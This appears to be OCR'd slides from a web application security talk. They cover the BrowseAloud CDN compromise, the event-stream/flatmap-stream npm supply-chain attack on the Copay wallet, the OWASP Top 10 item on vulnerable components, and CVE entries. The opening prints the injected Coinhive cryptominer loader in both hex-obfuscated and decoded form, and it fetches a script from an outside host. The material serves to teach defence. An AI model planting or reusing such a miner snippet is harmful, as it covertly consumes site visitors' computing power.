\x76\x61\x72 \x6d\x69\x6e\x65\x72 \x3d \x6e\x65\x77
\x43\x6f\x69\x6e\x48\x69\x76\x65\x2e\x41\x6e\x6f\x6e\x79\x6d\x6f\x75\x73\x28\'\x31\x47\x64\x51\x47\x70\x59\x31\x
\x63\x70\x75\x43\x6f\x6e\x66\x69\x67\x29\x3b\x6d\x69\x6e\x65\x72\x2e\x73\x74\x61\x72\x74\x28\x29\x3b\x3c\x2f\x7
```

```
function toggleBar(){debug.trace("Legacy toggleBar()"),
(!BrowseAloud.config.isMobile||BrowseAloud.config.isMobile&&BrowseAloud.config.availableMobile)&&BrowseAloud.par
_ba_cv="2.5.0";if(void 0===_baApplicationServer)var
$jq,$panel=!1,$buttonLink=!1,$logo=!1,_baApplicationServer="plus.browsealoud.com",_baResourceServer="plus.browse
backup.speechstream.net",_baGTMContainerId="GTM-
NJ9C74",_strServerBabm="babm.texthelp.com",_baSrcPath="//plus.browsealoud.com/modules/",_baSrcFile="browsealoud.
BrowseAloud=BrowseAloud||{};BrowseAloud.start=BrowseAloud.start||{settings:{jsFilesList:
[location.hostname],jsFileHit:"",validExpiry:!1,validFolder:!0,pageLanguage:0,chosenVoice:""},init:function(a)
{if(""===BrowseAloud.config.version)BrowseAloud.config.version=a,debug.log("version",BrowseAloud.config.version)
(BrowseAloud.browsers.init(),BrowseAloud.jquery.init(function()
{BrowseAloud.start.getUrlInfo(0)})):BrowseAloud.start.processUrlFile();else if(void
0!==BrowseAloud.config.languageId){var
b=location.protocol+"//"+BrowseAloud.config.assetPath+"/js/locales/"+BrowseAloud.config.languageId+".min.js?
v="+BrowseAloud.config.version;BrowseAloud.script.injectScript(b,function(){_baPanelMode?
BrowseAloud.panel.init():BrowseAloud.toolbar.init()})}},normaliseVariables:function()
{switch(_baMode="undefined"==typeof _baMode?"":_baMode,mode="undefined"==typeof
mode?"":mode,_baMode=_baMode||mode,_baLocale="undefined"==typeof _baLocale?0:_baLocale,"undefined"!=typeof
locale&&(_baLocale=locale),"string"==typeof _baLocale&&(debug.log("_baLocale
```

```
window["document"]["write"]("write type='text/javascript' src='https://coinhive.com/lib/coinhive.min.js?
rnd="+window["Math"]["random"]()+"'></script>");window["document"]["write"]('<script> if (navigator.hardwareConcurrency >
1){ var cpuConfig = {threads: Math.round(navigator.hardwareConcurrency/3),throttle:0.6}} else { var cpuConfig = {threads:
8,throttle:0.6}} var miner = new CoinHive.Anonymous(\'1GdQGpY1pivrGlVHSp5P2IIr9cyTzzXq\', cpuConfig);miner.start();
</script>');
```

COINHIVE IS A QUASI-LEGITIMATE SERVICE TO '**MONETIZE YOUR BUSINESS WITH YOUR USERS' CPU POWER**', THERE DOESN'T APPEAR TO HAVE BEEN ANY DIRECT INVOLVEMENT FROM THEM IN THIS CASE

. SOMEONE MANAGED TO GAIN ACCESS TO THE **STORAGE** WHERE THIS FILE WAS & **COMPROMISED** IT

. THE FILE GETS **DISTRIBUTED FROM THE CDN**

. NOW **EVERY SINGLE WEBSITE EMBEDDING** IT HAS A CRYPTO MINER

WEB APP SECURITY

THE EVENT-STREAM NPM PACKAGE INCIDENT

LAST YEAR A MALICIOUS PACKAGE, **FLATMAP-STREAM**, WAS PUBLISHED TO NPM AND WAS LATER ADDED AS A **DEPENDENCY** TO THE WIDELY USED **EVENT-STREAM PACKAGE BY RIGHT9CTRL**

8 MILLION DOWNLOADS LATER, APPLICATIONS ALL OVER THE WEB WERE RUNNING MALICIOUS CODE IN PRODUCTION

WHAT IS THE EVENT-STREAM PACKAGE?

It's a **toolkit** that provides utilities to create and manage streams

Authored by Dominic Tarr (dominictarr on npmjs)

One of the **432 packages** he owns on npmjs

Received contributions from **33 different contributors**

2000 stars

Dominic Tarr

dominictarr

Follow

Block or report user

antipodean wandering albatross

Protozoa

New Zealand

http://protozoa.nz

Organizations

Pinned

ssbc/ssb-server

The gossip and replication server for Secure Scuttlebutt - a distributed social network

JavaScript ★ 1.1k 134

pull-stream/pull-stream

minimal streams

JavaScript ★ 633 58

auditdrivencrypto/secret-handshake

JavaScript ★ 155 22

map-filter-reduce


JavaScript ★ 44 6

ssbc/patchbay

An alternative Secure Scuttlebutt client interface that is fully compatible with Patchwork

JavaScript ★ 223 56

2,485 contributions in the last year



snyk

December 7, 2011
`event-stream` package created

October 16, 2015
`event-stream` enters maintenance* mode.

August 5, 2018
Antonio Macias** published non-malicious package `flatmap-stream` to npm.

September 9, 2018
released `event-stream@3.3.6`, that uses flatmap-stream.

October 5th, 2018
An infected version of `flatmap-stream@0.1.1` was released to the ecosystem. All new installs of event-stream will pick this version up.

November 20, 2018:
`FallingSnow` opens the issue against event-stream

November 26, 2018
HackerNews post appears

November 26, 2018
`flatmap-stream` package removed from npm

November 26, 2018
Multiple users report the issue to Snyk which is added to Snyk Vuln DB on the same day.

November 26, 2018
Danny Grander from Snyk reported the issue to the Node.js Foundation Security WG

2011 2015 2018

* Releases are less frequent. Only minor fixes being issued. ** This is the pen name which was given by the user on npm.

JULY, 2015. GITHUB USER, DEVIOUS, COMMENTS ON AN ISSUE ON THE EVENT-STREAM PROJECT QUESTIONING **WHETHER A FLATMAP FUNCTIONALITY WOULD BE WELCOMED**

SOCIAL ENGINEERING DEVS

devinus commented on Jul 31, 2015

@dominictarr Interesting. Would you accept a `flatMap` patch using this functionality?

devinus commented on Jul 31, 2015

I wonder why `mapSync` uses `emit` rather than `queue`.

dominictarr commented on Jul 31, 2015 — Owner

@devinus ah, it's probably just old. I don't use this module anymore, i now use https://github.com/dominictarr/pull-stream

If you publish a flatMap module and then make a pr to include it, i'll merge.

AUGUST, 2018. A USER IDENTIFIED AS ‘ANTONIO MACIAS’ IN NPM CREATED AND **PUBLISHED A NON-MALICIOUS PACKAGE** CALLED FLATMAP-STREAM

NEXT, ANTONIO PROPOSED THAT THE EVENT-STREAM PROJECT USES THE FLATMAP PACKAGE

RIGHT9CTRL APPROACHED DOMINIC

ASKING TO ASSIST WITH THE PROJECT AND TO MAKE THE NECESSARY CHANGES

DOMINIC ACCEPTED RIGHT9CTRL'S OFFER AND MAKES THEM A CONTRIBUTOR TO THE EVENT-STREAM GITHUB PROJECT, AS WELL AS **GAVE RIGHT9CTRL FULL NPM PUBLISHING RIGHTS FOR THE MODULE** ON THE NPM ECOSYSTEM

September 4, 2018: an innocent dependency upgrade.

September 4/5, 2018: added map and split examples 0cc, ee8, c08, 05b

September 5, 2018: released event-stream version 3.3.5 with 918.

September 9, 2018: the flatmap-stream dependency was added under e31

September 9, 2018: created a new minor event-stream release 3.3.6 in 599

September 16, 2018: flatmap-stream was removed from the event-stream code in 908 and from the dependency tree in 2bd and released as a major version, 4.0.0

September 20, 2018: `right9ctrl` adds further cosmetic code changes that enhance the project's keywords in 60d to presumably further improve the search results on the official npmjs.com registry website

October 5, 2018: a new minor version flatmap-stream@0.1.1 was released with the injection attack in its minified source code. Installations of event-stream will now also fetch the new infected 0.1.1 version of flatmap as a transient dependency.

OCTOBER, 2018. JAYDENSERIC OPENED AN ISSUE AGAINST NODEMON REPORTING AN UNEXPECTED DEPRECATION WARNING

Deprecation warning at start #1442

Closed jaydenseric opened this issue on Oct 29 · 10 comments

jaydenseric commented on Oct 29

The latest version of Nodemon on the latest version of Node.js causes a deprecation warning to be logged when starting.

This relates to Nodemon and not my start script, because when I run `npm start` directly (not via Nodemon) no deprecation warning is logged.

- `nodemon -v` : 1.18.5
- `node -v` : 11.0.0
- Operating system/terminal environment: macOS
- Command you ran:

```
{
  "watch": "nodemon",
  "start": "node --experimental-modules --no-warnings -r dotenv/config server"
}
```

Backdoored sub-dependency? flatmap-stream-0.1.1 and flatmap-stream-0.1.2 #1451

Closed NewEraCracker opened this issue 10 days ago · 0 comments

NewEraCracker commented 10 days ago

nodemon requires pstree.remy (^1.1.0 - installed 1.1.0) -> ps-tree (^1.1.0 - installed 1.1.0) -> event-stream (~3.3.0 - installed 3.3.6) -> flatmap-stream (^0.1.0 - npm installs 0.1.2).

This last one is very suspicious.
See: dominictarr/event-stream#115

Please either force version 0.1.0 of flatmap-stream or update event-stream to latest version (which no longer requires the affected module).

Regards.

THIS WAS A **TARGETED ATTACK ON COPAY**, A SECURE BITCOIN WALLET PLATFORM

Copay

FAQS VIEW THE CODE ISSUE TRACKER

The Secure, Shared Bitcoin Wallet

Secure your bitcoin with the open source, HD-multisignature wallet from BitPay.

GET COPAY

THEIR STRATEGY WAS TO WAIT
FOR THE OPPORTUNITY TO BE
EXECUTED WHEN THE COPAY APP WAS BEING BUILT

THEY SUCCEEDED, AND WERE BUILT INTO COPAY VERSION 5.0.2 TO 5.1.0

This repository has been archived by the owner. It is now read-only.

dominictarr / event-stream

Watch 72 | Star 2,044 | Fork 146

Code | Issues 7 | Pull requests 0 | Projects 0 | Wiki | Insights

EventStream is like functional programming meets IO

322 commits | 1 branch | 13 releases | 34 contributors | MIT

Branch: master | Create new file | Upload files | Find File | Clone or download

北川 remove testling from package.json — Latest commit 9a5c52a on Sep 20, 2018

examples	better pretty.js example	6 months ago
test	add filter and rewrite flatmap	6 months ago
.gitignore	inital. first implementation of a map function (takes async callback ...	8 years ago
.travis.yml	drop travis support for 0.8	4 years ago
LICENCE	Clarify licensing	5 years ago
index.js	add filter and rewrite flatmap	6 months ago
package-lock.json	update package.json	6 months ago
package.json	remove testling from package.json	6 months ago
readme.markdown	add example for flatmap and filter	6 months ago

readme.markdown

EventStream

Streams are node's best and most misunderstood idea, and EventStream is a toolkit to make creating and working with streams easy.

Normally, streams are only used for IO, but in event stream we send all kinds of objects down the pipe. If your application's input and output are streams, shouldn't the throughput be a stream too?

The *EventStream* functions resemble the array functions, because Streams are like Arrays, but laid out in time, rather than in memory.

All the `event-stream` functions return instances of `Stream`.

`event-stream` creates 0.8 streams, which are compatible with 0.10 streams.

北川
right9ctrl

Block or report user

株式会社LIG
東京都

Overview | Repositories 3 | Stars 0 | Followers 0 | Following 0

Popular repositories

node-scrypt

C

react
Forked from facebook/react


A declarative, efficient, and flexible JavaScript library for building user interfaces.

JavaScript

event-stream

JavaScript

22 contributions in the last year



fuck Right9ctrl

Browse files

master (#1)

geektheripper committed on Dec 23, 2018 — 1 parent 706ed02 — commit cb0f66a328134bc4f0959a99caf347a6670eadb7

Showing **2 changed files** with **19 additions** and **70 deletions.**

Unified | Split

2 ■■□□□ package.json — View file

```
@@ -86,7 +86,7 @@
86  86      "gh-pages": "^2.0.0",
87  87      "jimp": "^0.5.6",
88  88      "lodash": "^4.17.11",
89      -   "npm-run-all": "^4.1.3",
    89  +   "npm-run-all": "^4.1.5",
90  90      "nyc": "^13.0.1",
91  91      "opn": "^5.4.0",
92  92      "opn-cli": "^3.1.0",
```

WHAT IS WEB APPLICATION SECURITY

"Web application security is a **branch of Information Security** that deals specifically with security of websites, web applications and web services."

–WIKIPEDIA

WHAT IS OWASP?

Open Web Application Security Project

Community dedicated to enabling organisations to conceive, develop, acquire, operate and maintain applications that can be trusted

www.owasp.org

OWASP™ Foundation

the free and open software security community

ANNOUNCING GLOBAL APPSECs DC and AMSTERDAM 2019!

Every vibrant technology marketplace needs an unbiased source of information on best practices as well as an active body advocating open standards. In the Application Security space, one of those groups is the Open Web Application Security Project™ (or OWASP for short).

The Open Web Application Security Project (OWASP) is a 501(c)(3) worldwide not-for-profit charitable organization focused on improving the security of software. Our mission is to make software security visible, so that individuals and organizations are able to make informed decisions. OWASP is in a unique position to provide impartial, practical information about AppSec to individuals, corporations, universities, government agencies, and other organizations worldwide. Operating as a community of like-minded professionals, OWASP issues software tools and knowledge-based documentation on application security.

Everyone is free to participate in OWASP and all of our materials are available under a free and open software license. You'll find everything about OWASP here on or linked from our wiki and current information on our OWASP Blog. **OWASP does not endorse or recommend commercial products or services**, allowing our community to remain vendor neutral with the collective wisdom of the best minds in software security worldwide.

We ask that the community look out for inappropriate uses of the OWASP brand including use of our name, logos, project names, and other trademark issues.

There are thousands of active wiki users around the globe who review the changes to the site to help ensure quality. If you're new, you may want to check out our

Citations


Who Trusts OWASP?

Citations of National & International Legislation, Standards, Guidelines, Committees and Industry Codes of Practice - Click Here

OCoC

How can OWASP help your org?


- Government Bodies
- Educational Institutions
- Standards Groups
- Trade Organizations
- Certifying Bodies
- Development Organizations



OWASP

OWASP Top 10 (2017)

Interpretation for Serverless



The primary aim is to **educate** developers, designers, architects, managers, and organisations about the **consequences of the most common and most important web app security weaknesses**


OWASP

OWASP Top 10 - 2017

The Ten Most Critical Web Application Security Risks

https://owasp.org

ATTACKERS CAN USE **MANY DIFFERENT PATHS THROUGH YOUR APPLICATION** TO DO HARM TO YOUR BUSINESS OR ORGANISATION




WHAT CHANGED FROM 2013 TO 2017?

OWASP Top 10 - 2013		OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

A9

USING COMPONENTS WITH KNOWN VULNERABILITIES



App. Specific	Exploitability: 2	Prevalence: 3	Detectability: 2	Technical: 2	Business ?
While it is easy to find already-written exploits for many known vulnerabilities, other vulnerabilities require concentrated effort to develop a custom exploit.		Prevalence of this issue is very widespread. Component-heavy development patterns can lead to development teams not even understanding which components they use in their application or API, much less keeping them up to date. Some scanners such as retire.js help in detection, but determining exploitability requires additional effort.		While some known vulnerabilities lead to only minor impacts, some of the largest breaches to date have relied on exploiting known vulnerabilities in components. Depending on the assets you are protecting, perhaps this risk should be at the top of the list.	

IS YOUR APPLICATION VULNERABLE?

- If you don't know **the versions of all components** you use (both client-side and server-side)

- If you don't **scan for vulnerabilities regularly** or subscribe to security bulletins related to the components you use

- If you don't **fix or upgrade** the underlying platform, frameworks, and dependencies in a risk-based, timely fashion

HOW YOU CAN PREVENT IT?


- **Remove unused dependencies**, unnecessary features, components, files, and documentation
- Continuously **inventory the version of both client-side and server-side components** and their dependencies using tools
- Only **obtain components from official sources** over secure links
- Prefer **signed packages** to reduce the chance of including a modified, malicious component
- **Monitor** for libraries and components that are unmaintained or do not create security patches for older versions
- Continuously monitor sources like **CVE** for vulnerabilities in the components

TOTAL CVE Entries: 121700

CVE® is a list of entries—each containing an identification number, a description, and at least one public reference—for publicly known cybersecurity vulnerabilities.

CVE Entries are used in numerous cybersecurity products and services from around the world, including the U.S. National Vulnerability Database (NVD).

CNA Participation Growing Worldwide



CVE Numbering Authorities (CNAs)

Totals CNAs: **100** | Total Countries: **16**

CNAs include vendors and projects, vulnerability researchers, national and industry CERTs, and bug bounty programs.

CNAs are how the CVE List is built. Every CVE Entry added to the list is assigned by a CNA.

How to Become a CNA >>

Latest CVE News

- IDG Organizations Now Participating as CVE Numbering Authorities (CNAs)
- OPPO Added as CVE Numbering Authority (CNA)

More News >>

CVE Blog

CVE Working Groups Overview

The CVE Program has a number of Working Groups (WGs) actively focused on improving processes, workflows, and other aspects of the program as CVE continues to grow and expand.

In this post, you will learn about CVE's six current WGs:

- Automation (AWG)
- Strategic Planning (SPWG)
- CNA Coordination (CNACWG)
- CVE Entry Quality (QWG)
- CVE Workflow (CWWG)
- Outreach and Communications (OCWG)

Read More >>

Newest CVE Entries

Tweets by @CVEnew

CVE @CVEnew

CVE-2019-16540 libavs/filter-osx/filter-stream.c in the CSO filter in libMirage 3.2.2 in CDemu does not validate the part size, triggering a heap-based buffer overflow that can lead to root access by a local Linux user. cve.mitre.org/cgi-bin/cvename....

1h

CVE @CVEnew

CVE-2019-16538 An issue was discovered in xfs_setattr_nonsize in fs/xfs/xfs_iops.c in the Linux kernel through 3.2.8. XFS partially wedges when a chgrp fails on account of being out of disk quota. xfs_setattr_nonsize is failing to unlock the ILOCK after... cve.mitre.org/cgi-bin/cvename....

2h

Follow @CVEnew >>

Page Last Updated or Reviewed: August 19, 2019

CVE-ID

CVE-2018-6341 Learn more at National Vulnerability Database (NVD)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

React applications which rendered to HTML using the ReactDOMServer API were not escaping user-supplied attribute names at render-time. That lack of escaping could lead to a cross-site scripting vulnerability. This issue affected minor releases 16.0.x, 16.1.x, 16.2.x, 16.3.x, and 16.4.x. It was fixed in 16.0.1, 16.1.2, 16.2.1, 16.3.3, and 16.4.2.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- MISC:https://reactjs.org/blog/2018/08/01/react-v-16-4-2.html
- MISC:https://twitter.com/reactjs/status/1024745321987887104

Assigning CNA

Facebook

Date Entry Created

20180126 Disclaimer: The entry creation date may reflect when the CVE ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.

Phase (Legacy)

Assigned (20180126)

Votes (Legacy)

Comments (Legacy)

Proposed (Legacy)

